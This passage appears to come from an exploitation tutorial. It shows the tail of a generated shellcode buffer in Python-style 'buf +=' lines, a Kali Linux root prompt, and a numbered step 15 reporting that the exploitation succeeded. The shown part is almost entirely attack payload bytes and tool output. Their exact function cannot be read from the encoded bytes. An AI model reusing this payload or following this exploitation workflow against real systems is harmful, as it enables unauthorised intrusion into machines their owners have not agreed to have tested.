buf += "\x11\x44\xe6\x74\x11\xb9\xbe\x77\x22\x6c\xb5\x21\x92"
buf += "\x8e\x1a\x5a\x9b\x88\x7f\x67\x55\x22\x4b\x13\x64\xe2"
buf += "\x82\xdc\xcb\xcb\x2b\x2f\x15\x0b\x8b\xd0\x60\x65\xe8"
buf += "\x6d\x73\xb2\x93\xa9\xf6\x21\x33\x39\xa0\x8d\xc2\xee"
buf += "\x37\x45\xc8\x5b\x33\x01\xcc\x5a\x90\x39\xe8\xd7\x17"
buf += "\xee\x79\xa3\x33\x2a\x22\x77\x5d\x6b\x8e\xd6\x62\x6b"
buf += "\x71\x86\xc6\xe7\x9f\x23\x7a\xaa\xf5\x22\x08\xd0\xbb"
buf += "\x25\x12\xdb\xeb\x4d\x23\x50\x64\x09\xbc\xb3\xc1\xe5"
buf += "\xf6\x9e\x63\x6e\x5f\x4b\x36\xf3\x60\xa1\x74\x0a\xe3"
buf += "\x40\x04\xe9\xfb\x20\x01\xb5\xbb\xd9\x7b\xa6\x29\xde"
buf += "\x28\xc7\x7b\xbd\xaf\x5b\xe7\x6c\x4a\xdc\x82\x70"
root@kali:~#
```

15. Exploitation is Success. It shows in blue line in the right side

